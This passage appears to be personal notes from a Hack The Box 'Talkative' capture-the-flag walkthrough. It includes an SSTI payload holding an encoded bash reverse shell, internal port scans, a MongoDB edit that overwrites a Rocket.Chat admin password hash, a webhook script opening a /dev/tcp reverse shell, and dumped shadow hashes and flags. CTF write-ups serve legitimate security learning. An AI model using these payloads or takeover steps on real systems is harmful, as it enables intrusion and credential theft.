"saul@talkative.htb", false]]}, "B": {"labels": [[0, "Password", "Password", false], [1, "jeO09ufhWD<s", "jeO09ufhWD<s", false], [2, "bZ89h}V<S_DA", "bZ89h}V<S_DA", false], [3, ")SQWGm>9KHEA", ")SQWGm>9KHEA",
false]]}, "C": {"labels": []}}
```

looks like usernames and passwords.. lets try them on bolt login..

well.. no emails work. but
admin:jeO09ufhWD<s ⟹ 00 - Loot > Creds

don't need to save page to get ssti

```
## root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin Array
```

found this.. sorta helped

paylaod

```
<h1>title</h1>
<h2>{{['echo${IFS}-n${IFS}"YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTc4LzkwMDEgMD4mMSAg"${IFS}|${IFS}base64${IFS}-d${IFS}|bash']|filter('system')|join(', ') }}</h2>
```

Download nmap static binary and scan away

```
www-data@54f2dfea0033:/var/www/html$ ./nmap_static -sn 172.17.0.6/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-07-21 00:29 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.1
Host is up (0.0013s latency).
Nmap scan report for 172.17.0.2
Host is up (0.00097s latency).
Nmap scan report for 172.17.0.3
Host is up (0.00072s latency).
Nmap scan report for 172.17.0.4
Host is up (0.00060s latency).
Nmap scan report for 172.17.0.5
Host is up (0.00049s latency).
Nmap scan report for 54f2dfea0033 (172.17.0.6)
Host is up (0.00039s latency).
Nmap scan report for 172.17.0.7
Host is up (0.00034s latency).
Nmap scan report for 172.17.0.8
Host is up (0.00026s latency).
Nmap scan report for 172.17.0.9
Host is up (0.00016s latency).
Nmap scan report for 172.17.0.10
Host is up (0.000058s latency).
Nmap scan report for 172.17.0.11
Host is up (0.0012s latency).
Nmap scan report for 172.17.0.12
Host is up (0.00074s latency).
Nmap scan report for 172.17.0.13
Host is up (0.0013s latency).
Nmap scan report for 172.17.0.14
Host is up (0.0012s latency).
Nmap scan report for 172.17.0.15
Host is up (0.0011s latency).
Nmap scan report for 172.17.0.16
Host is up (0.00100s latency).
Nmap scan report for 172.17.0.17
Host is up (0.00092s latency).
Nmap scan report for 172.17.0.18
Host is up (0.00083s latency).
Nmap scan report for 172.17.0.19
Host is up (0.00071s latency).
Nmap done: 256 IP addresses (19 hosts up) scanned in 28.32 seconds
```

wouldn't scan ports for some reason so i just used ncat

```
www-data@54f2dfea0033:/var/www/html$ for i in {1..19};do ./nc -zvw 1 172.17.0.$i 1-65535 2>&1 ; done | grep succeeded
Connection to 172.17.0.1 22 port [tcp/*] succeeded!
Connection to 172.17.0.1 80 port [tcp/*] succeeded!
Connection to 172.17.0.1 6000 port [tcp/*] succeeded!
Connection to 172.17.0.1 6001 port [tcp/*] succeeded!
Connection to 172.17.0.1 6002 port [tcp/*] succeeded!
Connection to 172.17.0.1 6003 port [tcp/*] succeeded!
Connection to 172.17.0.1 6004 port [tcp/*] succeeded!
Connection to 172.17.0.1 6005 port [tcp/*] succeeded!
Connection to 172.17.0.1 6006 port [tcp/*] succeeded!
Connection to 172.17.0.1 6007 port [tcp/*] succeeded!
Connection to 172.17.0.1 6008 port [tcp/*] succeeded!
Connection to 172.17.0.1 6009 port [tcp/*] succeeded!
Connection to 172.17.0.1 6010 port [tcp/*] succeeded!
Connection to 172.17.0.1 6011 port [tcp/*] succeeded!
Connection to 172.17.0.1 6012 port [tcp/*] succeeded!
Connection to 172.17.0.1 6013 port [tcp/*] succeeded!
Connection to 172.17.0.1 6014 port [tcp/*] succeeded!
Connection to 172.17.0.1 6015 port [tcp/*] succeeded!
Connection to 172.17.0.1 8080 port [tcp/*] succeeded!
Connection to 172.17.0.1 8081 port [tcp/*] succeeded!
Connection to 172.17.0.1 8082 port [tcp/*] succeeded!
Connection to 172.17.0.2 80 port [tcp/*] succeeded!
Connection to 172.17.0.2 27017 port [tcp/*] succeeded!
Connection to 172.17.0.3 80 port [tcp/*] succeeded!
Connection to 172.17.0.3 3000 port [tcp/*] succeeded!
Connection to 172.17.0.4 80 port [tcp/*] succeeded!
Connection to 172.17.0.5 80 port [tcp/*] succeeded!
Connection to 172.17.0.6 80 port [tcp/*] succeeded!
Connection to 172.17.0.7 80 port [tcp/*] succeeded!
Connection to 172.17.0.8 80 port [tcp/*] succeeded!
```

```
Connection to 172.17.0.9 80 port [tcp/*] succeeded!
Connection to 172.17.0.10 80 port [tcp/*] succeeded!
Connection to 172.17.0.11 80 port [tcp/*] succeeded!
Connection to 172.17.0.12 80 port [tcp/*] succeeded!
Connection to 172.17.0.13 80 port [tcp/*] succeeded!
Connection to 172.17.0.14 80 port [tcp/*] succeeded!
Connection to 172.17.0.15 80 port [tcp/*] succeeded!
Connection to 172.17.0.16 80 port [tcp/*] succeeded!
Connection to 172.17.0.17 80 port [tcp/*] succeeded!
Connection to 172.17.0.18 80 port [tcp/*] succeeded!
Connection to 172.17.0.19 80 port [tcp/*] succeeded!
```

lets try ssh.
ssh saul@172.17.0.1
saul:jeO09ufhWD<s ⇒ 00 - Loot > Creds

saul

```
saul@talkative:~$ cat user.txt
88974a46084f35edba0b7db1c5aaf9ac
```

so we have already exploited the first 2 containers.. so my guess is we need to exploit the rocket chat somehow to get root..

Enumeration

```
saul@talkative:~$ cat /etc/hosts
127.0.0.1 localhost talkative.htb talkzone.talkative.htb documents.talkative.htb
127.0.1.1 talkative



╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/rescan-scsi-bus.sh
/usr/bin/dockerd-rootless.sh
/usr/bin/dockerd-rootless-setuptool.sh
/usr/bin/gettext.sh



╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/home/saul/.cache/composer/files/symfonycasts/reset-password-bundle
/home/saul/.cache/composer/files/symfony/password-hasher
/home/saul/.cache/composer/repo/https---repo.packagist.org/provider-ircmaxell-password-compat.json
/home/saul/.cache/composer/repo/https---repo.packagist.org/provider-symfonycasts-reset-password-bundle.json
/home/saul/.cache/composer/repo/https---repo.packagist.org/provider-symfony-password-hasher.json



╔══════════╣ Searching passwords inside logs (limit 70)
[    4.214369] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
Binary file /var/log/journal/0378ecf490b847babd462f052e335e24/user-1000.journal matches
```

```
saul@talkative:/dev/shm$ ./nmap -p- 172.17.0.1/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-07-22 21:45 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.1
Host is up (0.00022s latency).
Not shown: 65515 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
6000/tcp open  x11
6001/tcp open  x11-1
6002/tcp open  x11-2
6003/tcp open  x11-3
6004/tcp open  x11-4
6005/tcp open  x11-5
6006/tcp open  x11-6
6007/tcp open  x11-7
6008/tcp open  unknown
6009/tcp open  unknown
6010/tcp open  unknown
6011/tcp open  unknown
6012/tcp open  unknown
6013/tcp open  unknown
6014/tcp open  unknown
6015/tcp open  unknown
8080/tcp open  http-alt
8081/tcp open  tproxy
8082/tcp open  unknown

Nmap scan report for 172.17.0.2
Host is up (0.00024s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
27017/tcp open  unknown

Nmap scan report for 172.17.0.3
Host is up (0.00023s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
3000/tcp open  unknown

Nmap scan report for 172.17.0.4
Host is up (0.00019s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.5
Host is up (0.00053s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.6
Host is up (0.00062s latency).
Not shown: 65534 closed ports
```

```
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.7
Host is up (0.00060s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.8
Host is up (0.00053s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.9
Host is up (0.00055s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.10
Host is up (0.00062s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.11
Host is up (0.00068s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.12
Host is up (0.00053s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.13
Host is up (0.00058s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.14
Host is up (0.00063s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.15
Host is up (0.00054s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.16
Host is up (0.00058s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.17
Host is up (0.00062s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.18
Host is up (0.00062s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.17.0.19
Host is up (0.00054s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
```

pspy

```
2022/07/24 15:09:01 CMD: UID=0    PID=3843   | /bin/sh -c python3 /root/.backup/update_mongo.py
2022/07/24 15:09:01 CMD: UID=0    PID=3845   | /bin/sh -c cp /root/.backup/shadow /etc/shadow
2022/07/24 15:09:01 CMD: UID=0    PID=3844   | python3 /root/.backup/update_mongo.py
```

so looks like we will have to modify the mongodb and the shadow file will give us root...

ok. so...

i forwarded port 27017 to my machine with chisel and then apt-get install mongodb-client
then login with mongo

```
rs0:PRIMARY> show dbs
admin   0.000GB
config  0.000GB
local   0.011GB
meteor  0.005GB
```

```
rs0:PRIMARY> show collections
```

```
rs0:PRIMARY> db.system.keys.find()
{ "_id" : NumberLong("6994889321446637571"), "purpose" : "HMAC", "key" : BinData(0,"be8+vxMbbQGXhSIC9JCM8PJ5AW4="), "expiresAt" : Timestamp(1636400583, 0) }
{ "_id" : NumberLong("6994889321446637572"), "purpose" : "HMAC", "key" : BinData(0,"UgV2A8wC1s8DKqLR3Fkq0/iImwY="), "expiresAt" : Timestamp(1644176583, 0) }
{ "_id" : NumberLong("7064639126477209602"), "purpose" : "HMAC", "key" : BinData(0,"jYn6UX96rygTtoGqDmO8rioyOMw="), "expiresAt" : Timestamp(1652640475, 0) }
{ "_id" : NumberLong("7064639126477209603"), "purpose" : "HMAC", "key" : BinData(0,"7eIYSysppesFzKU625JGtz3DyQ8="), "expiresAt" : Timestamp(1660416475, 0) }
{ "_id" : NumberLong("7123302585829687298"), "purpose" : "HMAC", "key" : BinData(0,"k0Zbtr3gy+VkFqnMQqJMvjM/uoM="), "expiresAt" : Timestamp(1668192475, 0) }
```

```
rs0:PRIMARY> db.users.find()

{ "_id" : "rocket.cat", "createdAt" : ISODate("2021-08-10T19:44:00.224Z"), "avatarOrigin" : "local", "name" : "Rocket.Cat", "username" : "rocket.cat", "status" : "online", "statusDefault" : "online", "utcOffset" :
0, "active" : true, "type" : "bot", "_updatedAt" : ISODate("2021-08-10T19:44:00.615Z"), "roles" : [ "bot" ] }

{ "_id" : "ZLMid6a4h5YEosPQi", "createdAt" : ISODate("2021-08-10T19:49:48.673Z"), "services" :
{ "password" : { "bcrypt" : "$2b$10$jzSWpBq.eJ/yn/Pdq6ilB.UO/kXHB1O2A.b2yooGebUbh69NIUu5y" }, "email" : { "verificationTokens" : [ { "token" : "dgATW2cAcF3adLfJA86ppQXrn1vt6omBarI8VrGMI6w", "address" :
"saul@talkative.htb", "when" : ISODate("2021-08-10T19:49:48.738Z") } ] }, "resume" : { "loginTokens" : [ ] } }, "emails" : [ { "address" : "saul@talkative.htb", "verified" : false } ], "type" : "user", "status" :
"offline", "active" : true, "_updatedAt" : ISODate("2022-07-22T21:02:42.632Z"), "roles" : [ "admin" ], "name" : "Saul Goodman", "lastLogin" : ISODate("2022-03-15T17:06:56.543Z"), "statusConnection" : "offline",
"username" : "admin", "utcOffset" : 0 }

{ "_id" : "XqDHsAQiFjDGiaCTt", "createdAt" : ISODate("2022-07-22T21:55:48.857Z"), "services" :
{ "password" : { "bcrypt" : "$2b$10$9KWIpEm2ZiYC3.LHs1Gs6uGLvpXAgImczbgoaSxTGjrYripm..Y62", "reset" : { "token" : "_erZNa5RMef67GndYZiku97la3K4911phsUF6dVe-04", "email" : "superduper@talkative.htb", "when" :
ISODate("2022-07-22T21:55:52.724Z"), "reason" : "enroll" } ], "email" : { "verificationTokens" : [ { "token" : "_wmfTgeQFxuYLA60Lmj977GO9pcduHvUUEhAX6gvKS_", "address" : "superduper@talkative.htb", "when" :
ISODate("2022-07-22T21:55:48.902Z") } ] }, "resume" : { "loginTokens" : [ { "when" : ISODate("2022-07-22T21:55:49.293Z"), "hashedToken" : "eL3qe2A/r12HneAxmNlAYEWiiGOafH+lDCfoD/cFkU0=" } ] } }, "emails" : [ {
"address" : "superduper@talkative.htb", "verified" : false } ], "type" : "user", "status" : "away", "active" : true, "_updatedAt" : ISODate("2022-07-22T22:04:29.504Z"), "roles" : [ "user" ], "name" : "SuperDuper",
"lastLogin" : ISODate("2022-07-22T21:55:49.292Z"), "statusConnection" : "away", "utcOffset" : -4, "username" : "superduper" }

rs0:PRIMARY>
```

grab admin hash and crack with hashcat - didn't crack... so....


or just change my role to admin actually was just as easy to chagne the admin password to my password SuperDuper@

```
rs0:PRIMARY> db.users.findOneAndReplace( { "_id" : "ZLMid6a4h5YEosPQi", "createdAt" : ISODate("2021-08-10T19:49:48.673Z"), "services" : { "password" : { "bcrypt" :
"$2b$10$jzSWpBq.eJ/yn/Pdq6ilB.UO/kXHB1O2A.b2yooGebUbh69NIUu5y" }, "email" : { "verificationTokens" : [ { "token" : "dgATW2cAcF3adLfJA86ppQXrn1vt6omBarI8VrGMI6w", "address" : "saul@talkative.htb", "when" :
ISODate("2021-08-10T19:49:48.738Z") } ] }, "resume" : { "loginTokens" : [ ] } }, "emails" : [ { "address" : "saul@talkative.htb", "verified" : false } ], "type" : "user", "status" : "offline", "active" : true,
"_updatedAt" : ISODate("2022-07-22T21:02:42.632Z"), "roles" : [ "admin" ], "name" : "Saul Goodman", "lastLogin" : ISODate("2022-03-15T17:06:56.543Z"), "statusConnection" : "offline", "username" : "admin",
"utcOffset" : 0 },{ "_id" : "ZLMid6a4h5YEosPQi", "createdAt" : ISODate("2021-08-10T19:49:48.673Z"), "services" : { "password" : { "bcrypt" : "$2b$10$9KWIpEm2ZiYC3.LHs1Gs6uGLvpXAgImczbgoaSxTGjrYripm..Y62" },
"email" : { "verificationTokens" : [ { "token" : "dgATW2cAcF3adLfJA86ppQXrn1vt6omBarI8VrGMI6w", "address" : "saul@talkative.htb", "when" : ISODate("2021-08-10T19:49:48.738Z") } ] }, "resume" : { "loginTokens" : [
] } }, "emails" : [ { "address" : "saul@talkative.htb", "verified" : false } ], "type" : "user", "status" : "offline", "active" : true, "_updatedAt" : ISODate("2022-07-22T21:02:42.632Z"), "roles" : [ "admin" ],
"name" : "Saul Goodman", "lastLogin" : ISODate("2022-03-15T17:06:56.543Z"), "statusConnection" : "offline", "username" : "admin", "utcOffset" : 0 })
```

now login to talkative.htb:3000 with admin:SuperDuper@
go to administration ⇒ integrations ⇒ add new incoming webhook ⇒ call page and get rev shell

payload

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1"');
```



curl the webhook

```
curl http://talkative.htb:3000/hooks/9DEQ5iFyByHKiJQC7/DFzjvPwWY67uXkPY2i3ERhFcvnarbubKs9KmmFiFhd6KcTFD
```

get rev shell on container

get shocker and shocker_write and get root.txt and /etc/shadow

crack root password (whch hasn't cracked yet..) or write ssh key to login as root with ssh

root

id && whoami

```
root@talkative:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
```bash
root@talkative:~# cat /root/root.txt
aeef20db7d526307d8f6746c6a58a8f0
```
```

uname -a

```
root@talkative:~# uname -a
Linux talkative 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@talkative:~# cat /etc/shadow
root:$6$9GrOpvcijuCP93rg$tkcyh.ZwH5w9AHrm66awD9nLzMHv32QqZYGiIfuLow4V1PBkY0xsKoyZnM3.AI.yGWfFLOFDSKsIR9XnKLbIY1:19066:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18849:0:99999:7:::
sshd:*:18849:0:99999:7:::
systemd-coredump:!!:18849::::::
lxd:!:18849::::::
saul:$6$19rUyMaBLt7.CDGj$ik84VX1CUhhuiMHxq8hSMjKTDMxHt.ldQC15vFyupafquVyonyyb3/S6MO59tnJHP9vI5GMvbE9T4TFeeeKyg1:19058:0:99999:7:::
```